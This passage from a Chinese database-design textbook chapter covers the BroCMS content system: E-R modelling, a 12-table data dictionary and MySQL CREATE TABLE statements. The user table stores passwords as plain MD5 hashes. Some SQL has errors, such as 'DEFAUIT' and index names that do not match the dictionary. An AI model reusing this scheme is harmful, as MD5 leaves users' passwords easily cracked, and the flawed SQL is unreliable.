


图 29-10　BroCMS 的全局 E-R 图

另外，在进入下一节之前，先回顾一下概念数据库的设计，其中主要是实体—关系模型的建立。简要总结一下实体—关系模型建立的步骤。

（1）对需求进行分析，从而确定系统中所包含的实体。

（2）分析得出每个实体所具有的属性。

（3）保证每个实体有一个主属性，该主属性可以是实体的一个属性或多个属性的组合。主属性必须能唯一地描述每个记录。

（4）确定实体之间的关系。

经过这些步骤后，读者就可以绘制出 E-R 图。之后可以再看看数据库的需要，判断是否获取了所需的信息，是否有遗漏信息等，读者可以再对 E-R 图进行修改，添加或删除实体与属性。

29.3.1.5　全局 ER 模式的优化

在得到全局 ER 模式后，为了提高数据库系统的效率，还应进一步依据处理需求对 ER 模式进行优化。一个好的全局 ER 模式，除能准确、全面地反映用户功能需求外，还应满足下列条件：

（1）实体类型的个数要尽可能少

（2）实体类型所含属性个数尽可能少

（3）实体类型间联系无冗余

29.4 逻辑结构设计

逻辑结构设计的任务是把概念设计阶段建立的基本 E-R 图，按照选定的内容管理系统软件支持的数据模型，转化成相应的逻辑设计模型。也就是可以将实体、实体间的关系等模型结构转变为关系模式，即生成数据库中的表，并确定表的列。下述讨论由实体—关系模型生成表的方法。

1．任务

将基本 E-R 图转换为与选用 DBMS 产品所支持的数据模型相符合的逻辑结构。

2．过程

（1）将概念结构转换为现有 DBMS 支持的关系模型。
（2）从功能和性能要求上对转换的模型进行评价，看它是否满足用户要求。
（3）对数据模型进行优化。

29.4.1 ER 图向关系模型的转化

在上面实体之间的关系的基础上，将实体、实体的属性和实体之间的联系转换为关系模式。这种转换的原则如下。

- 一个实体转换为一个关系，实体的属性就是关系的属性，实体的码就是关系的码。
- 一个联系也转化为一个关系，联系的属性及联系所连接的实体的码都转化为关系的属性，但是关系的码会根据关系的类型变化，如果是：

（1）1 : 1 联系，两端实体的码都成为关系的候选码。
（2）1 : *n* 联系，*n* 端实体的码成为关系的码。
（3）*m* : *n* 联系，两端的实体码的组成为关系的码。

29.4.2 确定关系模式

根据转换算法，E-R 图中有 12 个实体类型，可以转换成 12 个关系模式。

（1）相册（相册编号，上级编号，父级路径，相册标题，相册描述）
（2）图片（图片编号，类别编号，图片名称，水印状态）
（3）分类栏目（栏目编号，上级编号，父级路径，栏目标题，栏目描述，图片编号，审核状态，排序编号，显示状态）
（4）文章（文章编号，文章标题，文章简介，添加时间，用户编号，文章来源，文章内容，关键字，类别编号，审核状态，推荐状态，评论开关，访问次数）
（5）幻灯片（幻灯编号，文章编号，文章标题，图片编号，开始时间，结束时间，显示状态，排序编号）
（6）评论（评论编号，用户编号，文章编号，评论时间，评论内容，评价标记）

（7）用户组（用户组编号，用户组名称，用户组描述，用户管理权限，文章管理权限，发表文章权限，发表评论权限，发站内信权限）

（8）用户（用户编号，组编号，用户名称，用户密码，电子邮箱，注册时间，用户性别，用户信息，头像图片，禁用开关，访客数量）

（9）站内信（消息编号，消息标题，用户编号，接收用户，发送时间，消息内容，读取状态）

（10）公告（公告编号，公告标题，标题颜色，启用时间，结束时间，公告内容，显示状态，排序编号）

（11）友情链接（链接编号，网站名称，网站网址，LOGO 图片，联系人名子，站长 E-mail，添加时间，网站描述，显示方式，审核状态，排序编号）

（12）动态信息（动态编号，用户编号，动态类型，操作时间，评论编号，内容编号，动态标题）

29.4.3　消除冗余

所谓冗余的数据，是指可由基本数据导出的数据，冗余的联系是指可由其他联系导出的联系。冗余数据和冗余联系容易破坏数据库的完整性，给数据库的维护增加困难，应当予以消除。本系统的冗余数据和冗余关系已经在概念结构设计中处理过了，这里不再进行过多的叙述。

29.5　物理结构设计

数据库设计的最后阶段是确定数据库在物理设备上的存储结构和存取方法，也就是设计数据库的物理数据模型，主要是设计表结构。一般地，实体对应于表，实体的属性对应于表的列，实体之间的关系称为表的约束。逻辑设计中的实体大部分可以转换成物理设计中的表，但是它们并不一定是一一对应的。本次项目开发采用 MySQL 建立数据库。

29.5.1　设计数据表结构

在利用 MySQL 创建一个新的数据表以前，应当根据逻辑模型和数据字典先分析和设计数据表，描述出数据库中基本表的设计。需要确定数据表名称、所包含字段名称、数据类型、宽度，以及建立的主键、外键等描述表的属性的内容。BroCMS 项目全部 12 个数据表结构设计如表 29-1～表 29-12 所示。

表 29-1　相册表

表　名	bro_album　用于保存相册记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	SMALLINT（5）	无符号/非空/自动增涨	主键	相册编号
pid	SMALLINT（5）	无符号/非空/缺省 0	外键/普通索引（album_pid）	上级编号
path	VARCHAR（100）	非空/缺省''	外键/普通索引（album_path）	父级路径
title	VARCHAR（100）	非空/缺省''		相册标题
description	VARCHAR（200）	非空/缺省''		相册描述
补充说明	父级路径：保存了所有顶层父类的关系，使用“-”分隔的字符串			

表 29-2　图片表

表　名	bro_image 用于保存图片记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	INT（11）	无符号/非空/自动增涨	主键	图片编号
pid	SMALLINT（5）	无符号/非空/缺省 0	外键/普通索引（image_pid）	类别编号
name	CHAR（24）	非空/缺省''		图片名称
water	TINYINT(1)	非空/缺省 0		水印状态
补充说明	水印状态：表示图片是否使用水印，0 表示没有水印，1 表示使用了水印			

表 29-3　分类栏目表

表　名	bro_column 用于保存栏目分类记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	SMALLINT（5）	无符号/非空/自动增涨	主键	栏目编号
pid	SMALLINT（5）	无符号/非空/缺省 0	外键/普通索引（column_pid）	上级编号
path	VARCHAR（100）	非空/缺省''	外键/普通索引（column_path）	父级路径
title	VARCHAR（100）	非空/缺省''		栏目标题
description	VARCHAR（200）	非空/缺省''		栏目描述
picid	SMALLINT（5）	无符号/非空/缺省 0	外键/普通索引（column_picid）	图片编号
audit	SMALLINT（1）	无符号/非空/缺省 1	普通索引（column_audit）	审核状态
ord	SMALLINT（3）	无符号/非空/缺省 0	普通索引（column_ord）	排序编号
display	SMALLINT（3）	无符号/非空/缺省 1	普通索引（column_display）	显示状态
补充说明	父级路径：保存了所有顶层父类的关系，使用“-”分隔的字符串 审核状态：表示该栏目下的文章是否需要人工审核，1 为需要，0 为不需要 排序编号：设置顶层栏目在页面中的显示顺序，以数值的从小到大顺序排列 显示状态：用于设置栏目的显示或隐藏，值 1 为显示，值 0 为隐藏			

表 29-4　文章表

表　名	bro_article 用于保存文章记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	INT（11）	无符号/非空/自动增涨	主键	文章编号
title	VARCHAR（50）	非空/缺省''	普通索引（article_title）	文章标题
summary	VARCHAR(200)	非空/缺省''		文章简介
posttime	INT(10)	无符号/非空/缺省 0		添加时间
uid	INT(11)	无符号/非空/缺省 0	外键/普通索引（article_uid）	用户编号
comefrom	VARCHAR(50)	非空/缺省''		文章来源
content	TEXT	非空		文章内容
keyword	VARCHAR(20)	非空/缺省''	普通索引（article_keyword）	关键字
pid	SMALLINT(5)	无符号/非空/缺省 0	外键/普通索引（aritcle_pid）	类别编号
audit	SMALLINT(1)	无符号/非空/缺省 0	普通索引（article_audit）	审核状态
recommend	SMALLINT(1)	无符号/非空/缺省 0	普通索引（article_recommend）	推荐状态
allow	SMALLINT(1)	无符号/非空/缺省 1	普通索引（article_allow）	评论开关
views	SMALLINT(5)	无符号/非空/缺省 0		访问次数

续表

补充说明	用户编号：使用这个字段关联用户 类别编号：使用这个字段关联文章所属的类别 审核状态：用于标记文章是否审核，值 1 为审核通过，值 0 表示还没审核 推荐状态：数值越大推荐的人就越多，用户每推荐一次数值增 1 评论开关：设置文章是否允许评论，值 1 为允许评论，值 0 则不允许评论

表 29-5　幻灯片表

表　名	bro_play 用于保存幻灯片记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	SMALLINT（5）	无符号/非空/自动增涨	主键	幻灯编号
aid	INT(11)	无符号/非空/缺省 0	外键/普通索引（play_aid）	文章编号
title	VARCHAR(80)	非空/缺省''		文章标题
picid	SMALLINT(5)	无符号/非空/缺省 0	外键/普通索引（article_picid）	图片编号
starttime	INT(10)	无符号/非空/缺省 0	普通索引（article_starttime）	开始时间
endtime	INT(10)	无符号/非空/缺省 0	普通索引（article_endtime）	结束时间
display	SMALLINT(1)	无符号/非空/缺省 1	普通索引（article_display）	显示状态
ord	SMALLINT(3)	无符号/非空/缺省 0	普通索引（article_ord）	排序编号
补充说明	图片编号：用于设置幻灯片播放的图片			

表 29-6　评论表

表　名	bro_comment 用于保存用户评论记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	INT（11）	无符号/非空/自动增涨	主键	评论编号
uid	INT(11)	无符号/非空/缺省 0	外键/普通索引（comment_picid）	用户编号
aid	INT(11)	无符号/非空/缺省 0	外键/普通索引（comment_aid）	文章编号
ptime	INT(10)	无符号/非空/缺省 0		评论时间
content	TEXT	非空		评论内容
cmt	SMALLINT(5)	非空/缺省 0		评价标记
补充说明	用户编号：用于标记评论所属用户 文章编号：用于标记评论所属文章 评价标记：表示用户评价级别，包括：0 为中立、1 为好评、-1 为差评			

表 29-7　用户组表

表　名	bro_group 用于保存用户组记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	SMALLINT（4）	无符号/非空/自动增涨	主键	用户组编号
groupname	VARCHAR(20)	非空/缺省''		用户组名称
description	VARCHAR(200)	非空/缺省''		用户组描述
useradmin	TINYINT(1)	非空/缺省 0		用户管理权限
webadmin	TINYINT(1)	非空/缺省 0		网站编辑权限
articleadmin	TINYINT(1)	非空/缺省 0		文章管理权限

续表

列　名	数据类型	属　性	约束条件	说　明
sendarticle	TINYINT(1)	非空/缺省 0		发表文章权限
sendcomment	TINYINT(1)	非空/缺省 0		发表评论权限
sendmessage	TINYINT(1)	非空/缺省 0		发站内信权限
补充说明	在用户组中可以设置 6 个权限，设置方式相同，值 1 为拥有权限，值 0 为没有权限。所属该用户组中的所有用户拥有该组设置的权限			

表 29-8　用户表

表　名	bro_user 用于保存用户记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	INT（11）	无符号/非空/自动增涨	主键	用户编号
gid	SMALLINT(4)	无符号/非空/缺省 0	外键/普通索引（user_gid）	组编号
username	VARCHAR(20)	非空/缺省''	普通索引（user_username）	用户名称
userpwd	VARCHAR(40)	非空/缺省''	普通索引（user_userpwd）	用户密码
email	VARCHAR(60)	非空/缺省''		电子邮箱
regtime	INT(10)	无符号/非空/缺省 0		注册时间
sex	SMALLINT(3)	非空/缺省 0		用户性别
info	VARCHAR(120)	非空/缺省''		用户信息
upic	CHAR(24)	非空/缺省''		头像图片
disable	SMALLINT(3)	无符号/非空/缺省 0	普通索引（user_disable）	禁用开关
views	SMALLINT(5)	无符号/非空/缺省 0		访客数量
补充说明	用户密码：使用 MD5 加密 用户性别：有三个值，1 为男，2 为女，0 为保密。可以用来设置默认的用户头像 禁用开关：0 为开启，1 为禁用用户			

表 29-9　站内信表

表　名	bro_message 用于保存发表的站内信记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	INT（11）	无符号/非空/自动增涨	主键	消息编号
title	VARCHAR(80)	非空/缺省''		消息标题
uid	INT(11)	无符号/非空/缺省 0	外键/普通索引（message_uid）	用户编号
revicename	VARCHAR(30)	非空/缺省''	普通索引（message_revicename）	接收用户
ptime	INT(10)	无符号/非空/缺省 0		发送时间
content	TEXT	缺省''		消息内容
stutas	SMALLINT(1)	非空/缺省 0	普通索引（message_stauts）	读取状态
补充说明	用户编号：指发送站内信的用户编号（关联发送者） 接收用户：指接收站内信的用户名称（关联接收者） 读取状态：有两个值 0 表示未读消息，1 表示已读			

表 29-10　公告表

表　名	bro_notice 用于保存公告记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	SMALLINT（5）	无符号/非空/自动增涨	主键	公告编号
title	VARCHAR(80)	非空/缺省''		公告标题
color	CHAR(6)	非空/缺省'000000'		标题颜色
starttime	INT(10)	无符号/非空/缺省 0	普通索引（notice_starttime）	启用时间
endtime	INT(10)	无符号/非空/缺省 0	普通索引（notice_endtime）	结束时间
content	TEXT	缺省''		公告内容
display	SMALLINT(1)	无符号/非空/缺省 1	普通索引（notice_display）	显示状态
ord	SMALLINT(3)	无符号/非空/缺省 0	普通索引（notice_ord）	排序编号
补充说明	公告颜色：用于设置公告标题的高亮显示颜色，使用 16 进制 RGB 值 显示状态：有两个可用值，1 为显示，0 为不显示			

表 29-11　友情链接表

表　名	bro_flink 用于保存友情链接记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	SMALLINT（5）	无符号/非空/自动增涨	主键	链接编号
webname	VARCHAR(30)	非空/缺省''		网站名称
url	VARCHAR(60)	非空/缺省''		网站网址
logo	VARCHAR(60)	非空/缺省''		Logo 图片
rname	VARCHAR(30)	非空/缺省''		联系人名子
email	VARCHAR(50)	非空/缺省''		站长 EMAIL
dtime	INT(10)	无符号/非空/缺省 0		添加时间
msg	VARCHAR(200)	非空/缺省''		网站描述
list	SMALLINT(1)	无符号/非空/缺省 0	普通索引（flink_list）	显示方式
audit	SMALLINT(1)	无符号/非空/缺省 0	普通索引（flink_audit）	审核状态
ord	SMALLINT(3)	无符号/非空/缺省 0	普通索引（flink_list）	排序编号
补充说明	Logo 图片：为需要链接的网站 Logo 图片地址 显示方式：有两种显示方式，0 为显示网站名称，1 为显示网站的 Logo 图片 审核状态：有两个状态，0 值为没开通，值 1 为可以显示			

表 29-12　动态信息表

表　名	bro_dynamic 用于保存用户动态信息记录，表引擎为 MyISAM 类型，字符集为 UTF-8			
列　名	数据类型	属　性	约束条件	说　明
id	INT（11）	无符号/非空/自动增涨	主键	动态编号
uid	INT(11)	无符号/非空/缺省 0	外键/普通索引（dynamic_uid）	用户编号
otype	SMALLINT(1)	无符号/非空/缺省 0	普通索引（dynamic_otype）	动态类型
ptime	INT(11)	无符号/非空/缺省 0		操作时间
pid	INT(11)	无符号/非空/缺省 0	外键/普通索引（dynamic_pid）	评论编号
cid	INT(11)	无符号/非空/缺省 0	外键/普通索引（dynamic_cid）	内容编号
title	VARCHAR(100)	非空/缺省''		动态标题

续表

补充说明	用户编号：标识具体用户的动态信息 动态类型：共 5 种类型，以 1～5 的整数表示。包括：1 表示用户发表文章；2 表示用户发表评论；3 表求用户的收藏；4 表求用户的推荐；5 表示添加关注好友。 评论编号：如果动态类型值为 2 时，用来保存评论的编号 内容编号：内容编号会根据动态类型的值进行设置，例如：类型为 1、2、3、4 时内容编号为发表文章的编号，类型值为 5 时内容编号则为关注的用户编号。 动态标题：动态标题也是根据动态类型的值进行设置，例如：类型为 1、2、3、4 时动态标题为发表文章的标题，类型值为 5 时动态标题则为关注的用户名称

注意：上述数据字典为在 MySQL 中呈现的方式，数据类型在其他数据库产品中部分需要改动。

29.5.2 创建数据表

通过数据表结构的详细设计，再结合 MySQL 的创建数据表的语法，BroCMS 项目的 12 个数据表的完整建表 SQL 语句如下所示，默认表前缀为“bro_”。

创建相册表 bro_album 的语句如下所示：

```
DROP TABLE IF EXISTS bro_album;
CREATE TABLE bro_album (
    id SMALLINT(5) UNSIGNED NOT NULL AUTO_INCREMENT,
    pid SMALLINT(5) UNSIGNED NOT NULL DEFAULT 0,
    path VARCHAR(100) NOT NULL DEFAULT '',
    title VARCHAR(100) NOT NULL DEFAULT '',
    description VARCHAR(200) NOT NULL DEFAULT '',
    INDEX album_pid(pid),
    INDEX album_path(path),
    PRIMARY KEY  (id)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建图片表 bro_image 的语句如下所示：

```
DROP TABLE IF EXISTS bro_image;
CREATE TABLE bro_image (
    id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT,
    pid SMALLINT(4)  UNSIGNED NOT NULL DEFAULT 0,
    name CHAR(24) NOT NULL DEFAULT '',
    water TINYINT(1) NOT NULL DEFAULT 0,
    PRIMARY KEY  (id),
    KEY image_pid (pid)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建栏目表 bro_column 的语句如下所示：

```
DROP TABLE IF EXISTS bro_column;
CREATE TABLE bro_column (
    id SMALLINT(5) UNSIGNED NOT NULL AUTO_INCREMENT,
    pid SMALLINT(5) UNSIGNED NOT NULL DEFAUIT 0,
    path VARCHAR(100) NOT NULL DEFAULT '',
    title VARCHAR(100) NOT NULL DEFAULT '',
    description VARCHAR(200) NOT NULL default '',
    picid SMALLINT(5) UNSIGNED NOT NULL DEFAULT 0,
    audit SMALLINT(1) UNSIGNED NOT NULL DEFAULT '1',
```

```
    ord SMALLINT(3) UNSIGNED NOT NULL DEFAULT 0,
    display SMALLINT(3) UNSIGNED NOT NULL DEFAULT 1,
    PRIMARY KEY    (id),
    INDEX column_pid(pid),
    INDEX column_path(path),
    INDEX column_audit(audit),
    INDEX column_ord(ord),
    INDEX column_display(display),
    INDEX column_picid(picid)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建文章表 bro_article 的语句如下所示：

```
DROP TABLE IF EXISTS bro_article;
CREATE TABLE bro_article (
    id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT,
    title VARCHAR(50) NOT NULL DEFAULT '',
    summary VARCHAR(200) NOT NULL DEFAULT '',
    posttime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    uid INT(11) UNSIGNED NOT NULL DEFAULT 0,
    comefrom VARCHAR(50) NOT NULL DEFAULT '',
    content TEXT NOT NULL,
    keyword VARCHAR(20) NOT NULL DEFAULT '',
    pid SMALLINT(5) UNSIGNED NOT NULL DEFAULT 0,
    audit SMALLINT(1) UNSIGNED NOT NULL DEFAULT '0',
    recommend SMALLINT(1) UNSIGNED NOT NULL DEFAULT '0',
    allow SMALLINT(1) UNSIGNED NOT NULL DEFAULT '1',
    views SMALLINT(5) UNSIGNED NOT NULL DEFAULT 0,
    PRIMARY KEY    (id),
    INDEX article_title(title),
    INDEX article_uid(uid),
    INDEX article_pid(pid),
    INDEX article_audit(audit),
    INDEX article_recommend(recommend),
    INDEX article_allow(allow),
    INDEX article_keyword(keyword)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建幻灯片表 bro_play 的语句如下所示：

```
DROP TABLE IF EXISTS bro_play;
CREATE TABLE bro_play (
    id SMALLINT(5) UNSIGNED NOT NULL AUTO_INCREMENT,
    aid INT(11) UNSIGNED NOT NULL DEFAULT 0,
    title VARCHAR(80) NOT NULL DEFAULT '',
    picid SMALLINT(5) UNSIGNED NOT NULL DEFAULT 0,
    starttime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    endtime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    display SMALLINT(1) UNSIGNED NOT NULL DEFAULT '1',
    ord SMALLINT(3) UNSIGNED NOT NULL DEFAULT 0,
    PRIMARY KEY    (id),
    INDEX play_aid(aid),
    INDEX play_picid(picid),
    INDEX play_starttime(starttime),
    INDEX play_endtime(endtime),
    INDEX play_ord(ord),
    INDEX play_display(display)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建评论表 bro_comment 的语句如下所示：

```
DROP TABLE IF EXISTS bro_comment;
CREATE TABLE bro_comment (
    id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT,
    uid INT(11) UNSIGNED NOT NULL DEFAULT '0',
    aid INT(11) UNSIGNED NOT NULL DEFAULT '0',
    ptime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    content TEXT NOT NULL,
    cmt SMALLINT(5) NOT NULL DEFAULT 0,
    PRIMARY KEY   (id),
    INDEX comment_uid(uid),
    INDEX comment_aid(aid)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建用户组表 bro_group 的语句如下所示：

```
DROP TABLE IF EXISTS bro_group;
CREATE TABLE bro_group (
    id SMALLINT(4) UNSIGNED NOT NULL AUTO_INCREMENT,
    groupname VARCHAR(20) NOT NULL DEFAULT '',
    description VARCHAR(200) NOT NULL DEFAULT '',
    useradmin TINYINT(1) NOT NULL DEFAULT 0,
    webadmin TINYINT(1) NOT NULL DEFAULT 0,
    articleadmin TINYINT(1) NOT NULL DEFAULT 0,
    sendarticle TINYINT(1) NOT NULL DEFAULT 0,
    sendcomment TINYINT(1) NOT NULL DEFAULT 0,
    sendmessage TINYINT(1) NOT NULL DEFAULT 0,
    PRIMARY KEY   (id)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建用户表 bro_user 的语句如下所示：

```
DROP TABLE IF EXISTS bro_user;
CREATE TABLE bro_user (
    id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT,
    gid SMALLINT(4)   UNSIGNED NOT NULL,
    username VARCHAR(20) NOT NULL DEFAULT '',
    userpwd VARCHAR(40) NOT NULL DEFAULT '',
    email VARCHAR(60) NOT NULL DEFAULT '',
    regtime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    sex SMALLINT(3)   NOT NULL DEFAULT 0,
    info VARCHAR(120) NOT NULL DEFAULT '',
    upic CHAR(24) NOT NULL DEFAULT '',
    disable SMALLINT(3) UNSIGNED NOT NULL DEFAULT 0,
    views SMALLINT(5) UNSIGNED NOT NULL DEFAULT 0,
    PRIMARY KEY   (id),
    INDEX user_gid(gid),
    INDEX user_username(username),
    INDEX user_userpwd(userpwd),
    INDEX user_disable(disable)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建站内消息表 bro_message 的语句如下所示：

```
DROP TABLE IF EXISTS bro_message;
CREATE TABLE bro_message (
    id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT,
```

```
    title    VARCHAR(80) NOT NULL DEFAULT '',
    uid INT(11) UNSIGNED NOT NULL DEFAULT 0,
    revicename VARCHAR(30) NOT NULL DEFAULT '',
    ptime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    content TEXT NOT NULL,
    stutas SMALLINT NOT NULL DEFAULT 0,
    PRIMARY KEY(id),
    INDEX message_uid(uid),
    INDEX message_revicename(revicename),
    INDEX message_stutas(stutas)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建公告表 bro_notice 的语句如下所示：

```
DROP TABLE IF EXISTS bro_notice;
CREATE TABLE bro_notice (
    id SMALLINT(5) UNSIGNED NOT NULL AUTO_INCREMENT,
    title VARCHAR(80) NOT NULL DEFAULT '',
    color CHAR(6) NOT NULL DEFAULT '000000',
    starttime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    endtime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    content TEXT NOT NULL,
    display SMALLINT(1) UNSIGNED NOT NULL DEFAULT '1',
    ord SMALLINT(3) UNSIGNED NOT NULL DEFAULT 0,
    PRIMARY KEY    (id),
    INDEX notice_starttime(starttime),
    INDEX notice_endtime(endtime),
    INDEX notice_display(display),
    INDEX notice_ord(ord)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建友情链接表 bro_flink 的语句如下所示：

```
DROP TABLE IF EXISTS bro_flink;
CREATE TABLE bro_flink (
    id SMALLINT(5) UNSIGNED NOT NULL AUTO_INCREMENT,
    webname VARCHAR(30) NOT NULL DEFAULT '',
    url VARCHAR(60) NOT NULL DEFAULT '',
    logo VARCHAR(60) NOT NULL DEFAULT '',
    rname VARCHAR(30) NOT NULL DEFAULT '',
    email VARCHAR(50) NOT NULL DEFAULT '',
    dtime INT(10) UNSIGNED NOT NULL DEFAULT '0',
    msg VARCHAR(200) NOT NULL DEFAULT '',
    list SMALLINT(1) UNSIGNED NOT NULL DEFAULT '0',
    audit SMALLINT(1) UNSIGNED NOT NULL DEFAULT 0,
    ord SMALLINT(3) UNSIGNED NOT NULL DEFAULT 0,
    PRIMARY KEY    (id),
    INDEX flink_list(list),
    INDEX flink_audit(audit),
    INDEX flink_ord(ord)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

创建用户动态表 bro_dynamic 的语句如下所示：

```
DROP TABLE IF EXISTS bro_dynamic;
CREATE TABLE bro_dynamic (
    id INT(11) UNSIGNED NOT NULL AUTO_INCREMENT,
    uid INT(11) UNSIGNED NOT NULL DEFAULT 0,
    otype SMALLINT(1) UNSIGNED NOT NULL DEFAULT 0,
```

```
    ptime INT(11) UNSIGNED NOT NULL DEFAULT 0,
    pid INT(11) UNSIGNED NOT NULL DEFAULT 0,
    cid INT(11) UNSIGNED NOT NULL DEFAULT 0,
    title VARCHAR(100) NOT NULL DEFAULT '',
    PRIMARY KEY(id),
    INDEX dynamic_uid(uid),
    INDEX dynamic_otype(otype),
    INDEX dynamic_pid(pid),
    INDEX dynamic_cid(cid)
) DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

29.5.3 数据表记录的输入

在创建数据表的时候可以根据系统提示直接输入记录，但是也可以暂时不输入记录。没有记录的数据表叫做空表，可以随时向数据表中追加记录，也可以向已经存在记录的数据表追加记录。但根据BroCMS 的需求，必须为用户组插入两条记录，作为默认的两个用户组。默认两条插入的 SQL 语句及插入的内容数据如下所示：

```
INSERT INTO bro_group(id,groupname,description, useradmin,  webadmin, articleadmin, sendarticle, sendcomment, sendmessage) VALUES('1','超级管理员','超级管理员用户组，该组的用户具有全部的权限','1', '1','1', '1','1', '1');

INSERT INTO bro_group(groupname, description,  useradmin, webadmin, articleadmin, sendarticle, sendcomment, sendmessage) VALUES('普通会员','新注册用户默认属于该组，只具有发评论和短消息的权限','0', '0','0', '0','1', '1');
```

29.6 安全保密设计

本数据库系统采用安全的用户名加口令方式登录。用户名的权限限制为只能进行基本的增、删、改、查数据功能。

